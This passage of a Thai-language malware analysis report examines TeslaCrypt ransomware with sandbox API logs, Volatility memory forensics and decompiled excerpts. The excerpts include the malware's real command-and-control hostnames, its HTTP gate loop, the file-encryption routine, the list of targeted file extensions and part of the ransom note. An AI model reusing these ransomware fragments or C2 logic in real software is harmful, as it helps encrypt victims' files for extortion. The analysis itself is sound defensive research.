


รูปที่ 4.36 การเรียกใช้ฟังก์ชัน CoCreateInstanceEx ของไฟล์ดรอปเปอร์ของ TeslaCrypt_2016

หลังจากนั้นโปรเซสหมายเลข 2346 ซึ่งเป็นโปรเซสที่ถูกเขียนค่าใหม่จากโปรเซสดรอปเปอร์แรกได้มีความพยายามในการที่จะอ่านข้อมูลจากโปรเซสของมันเองแต่ไม่สำเร็จ โปรเซสหมายเลข 2346 จึงมีการคัดลอกตัวเอง มีการตั้งชื่อใหม่และลบไฟล์เดิมทิ้งไปตามรูปที่ 38


รูปที่ 4.37 การคัดลอกตัวเองเพื่อสร้างโปรเซสใหม่ของ TeslaCrypt_2015

หลังจากคัดลอกตัวเองเป็นไฟล์ใหม่ที่ใช้ชื่อว่า svcumd.exe โปรเซส 2346 มีการกระทำในลักษณะเดิมอีกครั้งคือการเขียนข้อมูลจากหน่วยความจำลงไปในโปรเซส svcumd.exe ซึ่งกำลังทำงานอยู่ โดยในรายละเอียดนั้น เมื่อเปรียบเทียบข้อมูลที่มีการเขียนในครั้งนี้กับข้อมูลที่ถูกเขียนโดยโปรเซสหมายเลข 2332 ไปยังโปรเซส 2346 นั้นมีลักษณะที่เหมือนกันทุกประการ เช่นเดียวกับการใช้ฟังก์ชัน NtAllocateVirtualMemory ก่อนหน้าที่จะมีการ WriteProcessMemory ซึ่งก็มีการจองพื้นที่ที่มีขนาดเท่ากัน



รูปที่ 4.38 แสดงการเขียนข้อมูลจากหน่วยความจำเป็นโปรเซสใหม่

เมื่อโปรเซส svcumd.exe (PID 2460) มีการเขียนข้อมูลจากหน่วยความจำโดยอาศัยการเรียกใช้งานฟังก์ชัน WriteProcessMemory ไปยังโปรเซส svcumd.exe (PID 2592) และเริ่มการทำงานของโปรเซสหมายเลข 2592 โปรเซสหมายเลข 2592 มีการทำงานเริ่มต้นที่คล้ายกับโปรเซสของมัลแวร์ก่อนหน้าจนกระทั่งถึงตจุดที่มีการใช้ฟังก์ชัน NtCreateFile ซึ่งน่าจะถูกใช้ในการเป็นเงื่อนไขตรวจสอบว่าไฟล์ svcumd.exe ถูกสร้างมาแล้วหรือยัง และเมื่อการตรวจสอบเสร็จสมบูรณ์และได้ผลออกมาว่ามีการสร้างไฟล์แล้ว มัลแวร์ได้มีการสร้าง mutex และเรียกใช้ไลบรารีอื่น ๆ ที่มีความเกี่ยวข้องกับการทำงานของมัลแวร์โดยทันที เช่น advapi.dll



รูปที่ 2.39 TeslaCrypt_2015 มีการตรวจสอบว่ามีการสร้างไฟล์มัลแวร์ขึ้นมาหรือยัง

หลังจากนั้นมัลแวร์มีการจัดการข้อมูลบนหน่วยความจำอีกครั้ง และเมื่อเสร็จสิ้นแล้ว มัลแวร์มีการสร้างรีจิสทรีคีย์ขึ้นมาใหม่ที่ตำแหน่ง HKEY_CURRENT_USER\Software\9F441F7336A4D3\data โดยมีค่าในรีจิสทรีตามรูปที่ 40 อีกทั้งยังมีการแก้ไขค่าในรีจิสทรีเพื่อให้มัลแวร์มีการรันโดยอัตโนมัติทุกครั้งเมื่อมีการเปิดใช้งานระบบด้วย

รูปที่ 4.40 มัลแวร์มีการสร้างรีจิสทรีคีย์ใหม่โดยเก็บค่าสตริงยาวเอาไว้


ต่อมามัลแวร์ได้มีการเขียนไฟล์ที่ตำแหน่ง C:\Documents and Settings\sandbox\My Documents\Recovery_File_qfxrm.txt โดยมีการใส่ค่าของไฟล์ตามที่ถูกเก็บอยู่ในรีจิสทรี HKEY_CURRENT_USER\Software\9F441F7336A4D3\data ลงไป ทำให้เชื่อได้ว่า ค่าสตริงยาวนี้น่าจะมีส่วนเกี่ยวข้องกับกระบวนการยืนยันตัวตนและการโอนเงินค่าไถ่ หลังจากนั้นมัลแวร์มีการสร้างการเชื่อมต่อไปยังเซิร์ฟเวอร์ที่ใช้ในการออกคำสั่งและควบคุมโดยอาศัยโปรโตคอลในการรับส่งข้อมูลที่มีการเข้ารหัสไว้ และเมื่อสำเร็จแล้วมัลแวร์จึงเริ่มทำการค้นหาไฟล์ที่จะเข้ารหัสจากไดเรกทอรีหลักคือ C:\ และไล่ไปตามลำดับของไดเรกทอรีทันที

April 30, 2016, 11:48 a.m. **FindFirstFileExW**	filepath_r: C:*.* filepath: C:*.*
April 30, 2016, 11:48 a.m. **NtAllocateVirtualMemory**	process_identifier: 2592 region_size: 8192 protection: 4 (PAGE_READWRITE) base_address: 0x002b1000 allocation_type: 4096 (MEM_COMMIT) process_handle: 0xffffffff
April 30, 2016, 11:48 a.m. **NtQueryDirectoryFile**	file_handle: 0x000003a8 information_class: 3 (FileBothDirectoryInformation) dirpath: C:\
April 30, 2016, 11:48 a.m. **FindFirstFileExW**	filepath_r: C:\bxoqtih*.* filepath: C:\bxoqtih*.*
April 30, 2016, 11:48 a.m. **NtQueryDirectoryFile**	file_handle: 0x000003b0 information_class: 3 (FileBothDirectoryInformation) dirpath: C:\bxoqtih
April 30, 2016, 11:48 a.m. **GetFileAttributesW**	file_attributes: 32 filepath_r: C:\bxoqtih\analyzer.py filepath: C:\bxoqtih\analyzer.py

รูปที่ 4.41 TeslaCrypt_2015 เริ่มทำการค้นหาไฟล์ที่จะทำการเข้ารหัส


April 30, 2016, 11:48 a.m. **NtCreateFile**	create_disposition: 1 (FILE_OPEN) file_handle: 0x000003b4 filepath: C:\bxoqtih\analyzer.py desired_access: 0xc0100080 (FILE_READ_ATTRIBUTES|SYNCHRONIZE|GENERIC_WRITE) file_attributes: 128 (FILE_ATTRIBUTE_NORMAL) filepath_r: \??\C:\bxoqtih\analyzer.py create_options: 96 (FILE_NON_DIRECTORY_FILE|FILE_SYNCHRONOUS_IO_NONALERT) status_info: 1 (FILE_OPENED) share_access: 0 ()
April 30, 2016, 11:48 a.m. **GetFileSize**	file_size_low: 31223 file_handle: 0x000003b4
April 30, 2016, 11:48 a.m. **NtAllocateVirtualMemory**	process_identifier: 2592 region_size: 32768 protection: 4 (PAGE_READWRITE) base_address: 0x002b3000 allocation_type: 4096 (MEM_COMMIT) process_handle: 0xffffffff
April 30, 2016, 11:48 a.m. **NtReadFile**	buffer: # Copyright (C) 2010-2013 Claudio Guarnieri. # Copyright (C) 2014-2016 Cuckoo Foundati file is part of Cuckoo Sandbox - http://www.cuckoosandbox.org # See the file 'docs/LICENSE' copying permission. import datetime import os import sys import socket import struct import import logging import hashlib import threading import traceback import urllib import urllib xmlrpclib from lib.api.process import Process from lib.common.abstracts import Package, Aux from lib.common.constants import SHUTDOWN_MUTEX from lib.common.defines import KERNEL32 fro

รูปที่ 4.42 TeslaCrypt_2015 เปิดไฟล์ที่จะทำการเข้ารหัส และอ่านข้อมูลต้นฉบับ



April 30, 2016, 11:48 a.m. **NtAllocateVirtualMemory**	process_identifier: 2592 region_size: 32768 protection: 4 (PAGE_READWRITE) base_address: 0x002bb000 allocation_type: 4096 (MEM_COMMIT) process_handle: 0xffffffff
April 30, 2016, 11:48 a.m. **SetFilePointer**	move_method: 0 file_handle: 0x000003b4 offset: 0
April 30, 2016, 11:48 a.m. **NtWriteFile**	buffer: ãçe~C E íøÃq0W<ß®f>ëßhòø2ëÎP¹,uFóR ÃÖ«ã5Æ) ½x© +312D29B3872F470AEAF6B36443A638AB4A5532E2253547DFEAEE7D6C9EFB8272042470F98A27E18 62351F4B3EEEA3235BFD131C2C42 ýr ÑDå/®ðegE>;ìE+£2háý45 `ß×6vöéÅá®VÐEQ}Ù½®Þ@,Ã^Rí «W5¹© 30143984BCD78057E7757DA177EA7BC4A4AAA5BC7DED9437929AD826A9A206BC8813131E1CE A143E5FF9AD4D842F93AE4A5A9CC8C770 file_handle: 0x000003b4 offset: 0
April 30, 2016, 11:48 a.m. **NtTerminateProcess**	status_code: 0x00000000 process_identifier: 2496 process_handle: 0x000001e0

รูปที่ 4.43 มัลแวร์ทำการเขียนข้อมูลที่ทำการเข้ารหัสแล้วทับข้อมูลเดิม



April 30, 2016, 11:48 a.m. **FindFirstFileExW**	filepath_r: C:\bxoqtih\bin*.* filepath: C:\bxoqtih\bin*.*	success
April 30, 2016, 11:48 a.m. **NtQueryDirectoryFile**	file_handle: 0x000003b4 information_class: 3 (FileBothDirectoryInformation) dirpath: C:\bxoqtih\bin	success
April 30, 2016, 11:48 a.m. **NtQueryDirectoryFile**	file_handle: 0x000003b4 information_class: 3 (FileBothDirectoryInformation) dirpath: C:\bxoqtih\bin	failed
April 30, 2016, 11:48 a.m. **NtClose**	handle: 0x000003b4	success
April 30, 2016, 11:48 a.m. **NtCreateFile**	create_disposition: 3 (FILE_OPEN_IF) file_handle: 0x000003b4 filepath: C:\bxoqtih\bin\restore_files_wdnsw.txt desired_access: 0xc0100080 (FILE_READ_ATTRIBUTES|SYNCHRONIZE|GENERIC_WRITE) file_attributes: 128 (FILE_ATTRIBUTE_NORMAL) filepath_r: \??\C:\bxoqtih\bin\restore_files_wdnsw.txt create_options: 96 (FILE_NON_DIRECTORY_FILE|FILE_SYNCHRONOUS_IO_NONALERT) status_info: 2 (FILE_CREATED) share_access: 0 ()	success
April 30, 2016, 11:48 a.m. **NtWriteFile**	buffer: _____ What happened to your files ? All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0. More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem) What does this mean ? This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them,	success

รูปที่ 4.44 การเขียนไฟล์ซึ่งมีรายละเอียดการโอนเงินค่าไถ่ลงไปในทุก ๆ โฟลเดอร์

นอกเหนือจากการตรวจสอบพฤติกรรมการทำงานของมัลแวร์แล้ว ผู้วิเคราะห์ยังมีการตรวจสอบการทำงานของมัลแวร์เพิ่มเติมโดยอาศัยการวิเคราะห์หน่วยความจำของสภาพแวดล้อมที่ใช้ในการวิเคราะห์มัลแวร์ ในการที่จะวิเคราะห์หน่วยความจำของสภาพแวดล้อมที่ใช้ในการวิเคราะห์มัลแวร์นั้น ผู้วิเคราะห์จะทำการส่งออกหน่วยความจำของสภาพแวดล้อมที่ใช้ในการวิเคราะห์มัลแวร์ออกมาในรูปแบบไฟล์ก่อน จากนั้นจึงใช้โปรแกรม volatility ในการวิเคราะห์หน่วยความจำเพื่อหาข้อมูลที่อาจนำไปใช้ประโยชน์ได้

จากการวิเคราะห์หน่วยความจำนั้น ผู้วิเคราะห์ได้มีการวิเคราะห์โปรเซส svcumd.exe ของมัลแวร์ซึ่งมีกระบวนการเข้ารหัสไฟล์เกิดขึ้น โดยจะทำการใช้คำสั่ง procdump ในโปรแกรม volatility เพื่อให้โปรแกรมทำการส่งโปรเซสออกมาให้อยู่ในลักษณะของไฟล์

```
pe3z@inspiron:~/teslacrypt_2015_memdumps$ vol.py --filename=13 --profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.5
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0xfffffa800069a820 System                    4      0     87      538 ------      0 2016-04-29 20:25:11 UTC+0000
0xfffffa8001ac0310 smss.exe                280      4      2       30 ------      0 2016-04-29 20:25:11 UTC+0000
0xfffffa800220ab10 csrss.exe               356    344      9      430      0      0 2016-04-29 20:25:16 UTC+0000
0xfffffa80022ed060 csrss.exe               404    396      8      212      1      0 2016-04-29 20:25:17 UTC+0000
0xfffffa800210a060 wininit.exe             412    344      3       76      0      0 2016-04-29 20:25:17 UTC+0000
0xfffffa80023c66a0 winlogon.exe            448    396      4      115      1      0 2016-04-29 20:25:17 UTC+0000
0xfffffa8002403610 services.exe            500    412     14      213      0      0 2016-04-29 20:25:17 UTC+0000
0xfffffa8002411060 lsass.exe               508    412      8      709      0      0 2016-04-29 20:25:18 UTC+0000
0xfffffa80023b0b10 lsm.exe                 516    412     11      145      0      0 2016-04-29 20:25:18 UTC+0000
0xfffffa8002499b10 svchost.exe             616    500     11      354      0      0 2016-04-29 20:25:19 UTC+0000
0xfffffa80024de510 VBoxService.ex          676    500     13      118      0      0 2016-04-29 20:25:19 UTC+0000
0xfffffa80024f9740 svchost.exe             740    500      8      287      0      0 2016-04-29 20:25:21 UTC+0000
0xfffffa8002524720 svchost.exe             820    500     22      528      0      0 2016-04-29 20:25:21 UTC+0000
0xfffffa8002545060 svchost.exe             868    500     30      560      0      0 2016-04-29 20:25:21 UTC+0000
0xfffffa8002557060 svchost.exe             912    500     22      522      0      0 2016-04-29 20:25:21 UTC+0000
0xfffffa8002559b10 svchost.exe             936    500     36      842      0      0 2016-04-29 20:25:21 UTC+0000
0xfffffa8001774320 audiodg.exe            1012    820      6      125      0      0 2016-04-29 20:25:21 UTC+0000
0xfffffa80025a89c0 svchost.exe             324    500      5      109      0      0 2016-04-29 20:25:21 UTC+0000
0xfffffa80025d4b10 svchost.exe             368    500     17      385      0      0 2016-04-29 20:25:22 UTC+0000
0xfffffa800254bb10 spoolsv.exe            1124    500     14      295      0      0 2016-04-29 20:25:22 UTC+0000
0xfffffa800260ab10 svchost.exe            1152    500     20      315      0      0 2016-04-29 20:25:22 UTC+0000
0xfffffa80026eb060 svchost.exe            1264    500     23      296      0      0 2016-04-29 20:25:23 UTC+0000
0xfffffa8002901060 taskhost.exe           1860    500     11      210      1      0 2016-04-29 20:25:29 UTC+0000
0xfffffa80028f5650 dwm.exe                1904    868      4       72      1      0 2016-04-29 20:25:29 UTC+0000
0xfffffa80028e5b10 explorer.exe           1172   1892     34      769      1      0 2016-04-29 20:25:29 UTC+0000
0xfffffa8001901530 VBoxTray.exe           1752   1172     14      175      1      0 2016-04-29 20:25:32 UTC+0000
0xfffffa80019df4f0 SearchIndexer.         1416    500     13      583      0      0 2016-04-29 20:25:37 UTC+0000
0xfffffa8001998300 wmpnetwk.exe           2092    500     16      437      0      0 2016-04-29 20:25:37 UTC+0000
0xfffffa80018529e0 SearchProtocol         2192   1416      6      223      1      0 2016-04-29 20:25:38 UTC+0000
0xfffffa80019d2920 SearchFilterHo         2220   1416      4       75      0      0 2016-04-29 20:25:39 UTC+0000
0xfffffa80017d86a0 svchost.exe            2356    500     13      365      0      0 2016-04-29 20:25:42 UTC+0000
0xfffffa80019db650 WmiPrvSE.exe           2560    616      7      118      0      0 2016-04-29 20:25:45 UTC+0000
0xfffffa80025d36d0 taskmgr.exe            2840   1172      0 -------      1      0 2016-04-29 20:28:47 UTC+0000   2016-04-29 20:29:49 UTC+0000
0xfffffa80019696a0 svcnpq.exe             2780   2812     12      214      1      1 2016-04-29 20:29:23 UTC+0000
0xfffffa8001a28060 mscorsvw.exe           2516    500      5       62      0      1 2016-04-29 20:29:46 UTC+0000
0xfffffa80019d87e0 vssadmin.exe           2948   2780      5       68      1      0 2016-04-29 20:30:17 UTC+0000
0xfffffa80028dd060 conhost.exe            2288    404      2       47      1      0 2016-04-29 20:30:17 UTC+0000
0xfffffa80019dd590 VSSVC.exe               924    500      6      119      0      0 2016-04-29 20:30:17 UTC+0000
0xfffffa80018e9580 mscorsvw.exe           1248    500      1       25      0      0 2016-04-29 20:30:18 UTC+0000
pe3z@inspiron:~/teslacrypt_2015_memdumps$
```

รูปที่ 4.45 แสดงรายการโปรเซสที่กำลังทำงานอยู่จากไฟล์หน่วยความจำ

```
0xfffffa80019696a0 svcnpq.exe             2780   2812     12      214      1      1 2016-04-29 20:29:23 UTC+0000
0xfffffa8001a28060 mscorsvw.exe           2516    500      5       62      0      1 2016-04-29 20:29:46 UTC+0000
0xfffffa80019d87e0 vssadmin.exe           2948   2780      5       68      1      0 2016-04-29 20:30:17 UTC+0000
0xfffffa80028dd060 conhost.exe            2288    404      2       47      1      0 2016-04-29 20:30:17 UTC+0000
0xfffffa80019dd590 VSSVC.exe               924    500      6      119      0      0 2016-04-29 20:30:17 UTC+0000
0xfffffa80018e9580 mscorsvw.exe           1248    500      1       25      0      0 2016-04-29 20:30:18 UTC+0000
pe3z@inspiron:~/teslacrypt_2015_memdumps$ vol.py --filename=13 --profile=Win7SP1x64 procdump -p 2780 -D .
Volatility Foundation Volatility Framework 2.5
Process(V)         ImageBase          Name                 Result
------------------ ------------------ -------------------- ------
0xfffffa80019696a0 0x0000000000400000 svcnpq.exe           OK: executable.2780.exe
pe3z@inspiron:~/teslacrypt_2015_memdumps$
```

รูปที่ 4.46 แสดงการส่งออกโปรเซสของมัลแวร์คือ svcnpq.exe ออกมาเป็นไฟล์เพื่อทำการวิเคราะห์

เมื่อทำการวิเคราะห์ไฟล์โปรเซส svcnpq.exe พบว่ามัลแวร์มีการถอดรหัสตัวเองเรียบร้อยแล้วและทำให้ได้มาซึ่งข้อมูลที่สามารถใช้ในการอธิบายการทำงานของมัลแวร์ได้มากมาย ตามรูปตัวอย่างด้านล่าง

```
                db      0
a2_0_4a         db '2.0.4a',0           ; DATA XREF: sub_419C00+10E↑o
                align 4
aTwervbssdgdfgs db 'twervbssdgdfgsdgsdf123412341412',0
                                        ; DATA XREF: sub_419C00+1A2↑o
                                        ; sub_419C00+1CC↑o
; LPCSTR lpszServerName
lpszServerName  dd offset aKosdfnure75_op ; DATA XREF: sub_419C00+30C↑r
                                        ; "kosdfnure75.op1gifsd05mllk.com"
                dd offset aGfdkotriam_fo4 ; "gfdkotriam.fo4j4wnq51hepa.com"
                dd offset aZpr5huq4bgmu_0 ; "zpr5huq4bgmutfnf.tor2web.org"
                dd offset aZpr5huq4bgmutf ; "zpr5huq4bgmutfnf.onion.to"
; LPCSTR lpszUrl
lpszUrl         dd offset byte_432BCD   ; DATA XREF: sub_419C00+359↑r
                dd offset byte_432BCD
                dd offset aHttpsZpr5huq_0 ; "https://zpr5huq4bgmutfnf.tor2web.org"
                dd offset aHttpsZpr5huq4b ; "https://zpr5huq4bgmutfnf.onion.to"
; LPCSTR lpszCookieData
lpszCookieData  dd offset aDisclaimer_acc ; DATA XREF: sub_419C00+362↑r
                                        ; "disclaimer_accepted = 1"
                dd offset aDisclaimer_acc ; "disclaimer_accepted = 1"
                dd offset aDisclaimer_acc ; "disclaimer_accepted = 1"
                dd offset aDisclaimer_acc ; "disclaimer_accepted = 1"
                dd offset szAgent       ; "Mozilla/5.0 (Windows NT 6.1; rv:31.0) G"...
off_43914C      dd offset aOpensslEcdhMet ; DATA XREF: sub_401BB0+1CB↑o
                                        ; sub_401F40+279↑o ...
                                        ; "OpenSSL ECDH method"
                dd offset sub_413D70
```

รูปที่ 4.47 รายการเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมทั้งหมดที่มัลแวร์มีการติดต่อด้วย

```
                dd offset a_odp         ; ".odp"
                dd offset a_odm         ; ".odm"
                dd offset a_odc         ; ".odc"
                dd offset a_odb         ; ".odb"
                dd offset a_doc         ; ".doc"
                dd offset a_docx        ; ".docx"
                dd offset a_docm        ; ".docm"
                dd offset a_wps         ; ".wps"
                dd offset a_xls         ; ".xls"
                dd offset a_xlsx        ; ".xlsx"
                dd offset a_xlsm        ; ".xlsm"
                dd offset a_xlsb        ; ".xlsb"
                dd offset a_xlk         ; ".xlk"
                dd offset a_ppt         ; ".ppt"
                dd offset a_pptx        ; ".pptx"
                dd offset a_pptm        ; ".pptm"
                dd offset a_mdb         ; ".mdb"
                dd offset a_accdb       ; ".accdb"
                dd offset a_pst         ; ".pst"
                dd offset a_dwg         ; ".dwg"
                dd offset a_xf          ; ".xf"
                dd offset a_dxg         ; ".dxg"
                dd offset a_wpd         ; ".wpd"
                dd offset a_rtf         ; ".rtf"
                dd offset a_wb2         ; ".wb2"
                dd offset a_mdf         ; ".mdf"
                dd offset a_dbf         ; ".dbf"
                dd offset a_psd         ; ".psd"
                dd offset a_pdd         ; ".pdd"
                dd offset a_pdf         ; ".pdf"
                dd offset a_eps         ; ".eps"
```

รูปที่ 4.48 บางส่วนของข้อมูลที่แสดงให้เห็นถึงนามสกุลของไฟล์ซึ่งเป็นเป้าหมายในการเข้ารหัส

```
NumberOfBytesRead = 0;
if ( !ReadFile(v3, v8, nNumberOfBytesToRead, &NumberOfBytesRead, 0) )
{
  CloseHandle(v3);
  v9 = GetProcessHeap();
  HeapFree(v9, 0, v8);
  return -1;
}
if ( nNumberOfBytesToRead != NumberOfBytesRead
  || (memset((char *)v8 + nNumberOfBytesToRead, v29, v29),
      v12 = dwBytes,
      v13 = GetProcessHeap(),
      (nNumberOfBytesToRead = (DWORD)HeapAlloc(v13, 0, v12)) == 0) )
{
  v11 = GetProcessHeap();
  HeapFree(v11, 0, v8);
  goto LABEL_17;
}
v41 = 0;
sub_421940(&dword_43AB48, &v28);
sub_41A1E0(v8, nNumberOfBytesToRead, &v32, &v28);
SetFilePointer(v3, 0, 0, 0);
NumberOfBytesWritten = 0;
WriteFile(v3, &unk_43A9B0, 0x18Au, &NumberOfBytesWritten, 0);
NumberOfBytesWritten = 0;
if ( !WriteFile(v3, &Buffer, 0x10u, &NumberOfBytesWritten, 0)
  || (NumberOfBytesWritten = 0, !WriteFile(v3, &NumberOfBytesRead, 4u, &NumberOfBytesWritten, 0)) )
{
  v14 = v8;
  v15 = GetProcessHeap();
  v16 = (void (__stdcall *)(HANDLE, DWORD, LPVOID))HeapFree;
```

รูปที่ 4.49 ฟังก์ชันที่มีกระบวนการเข้ารหัสไฟล์

```
  if ( gate_index >= 2 )
  {
    v12 = InternetConnectA(hInternet, v10, '\x01+', 0, 0, 3u, 0, 0);
    InternetSetCookieA((&lpszUrl)[4 * gate_index], 0, (&lpszCookieData)[4 * gate_index]);
    v23 = '+3Ç';
    v22 = &request[0];
  }
  else
  {
    v11 = InternetConnectA(hInternet, v10, 0x50u, 0, 0, 3u, 0, 0);
    v23 = 0x400000;
    v12 = v11;
    v22 = &request[0];
  }
  v13 = HttpOpenRequestA(v12, "GET", v22, 0, 0, 0, v23, 0);
  Buffer = 0;
  memset(&v57, 0, 0xC17u);
  dwNumberOfBytesRead = 0;
  HttpSendRequestA(v13, 0, 0, 0, 0);
  if ( !GetLastError() )
  {
    InternetReadFile(v13, &Buffer, 0xC16u, &dwNumberOfBytesRead);
    if ( strstr(&Buffer, "---!!!INSERTED!!!---") )
      break;
  }
  InternetCloseHandle(v13);
  InternetCloseHandle(v12);
  ++gate_index;
}
```

รูปที่ 4.50 ฟังก์ชันที่มีกระบวนการติดต่อกับเซิร์ฟเวอร์ที่ใช้ในการออกคำสั่งและควบคุม

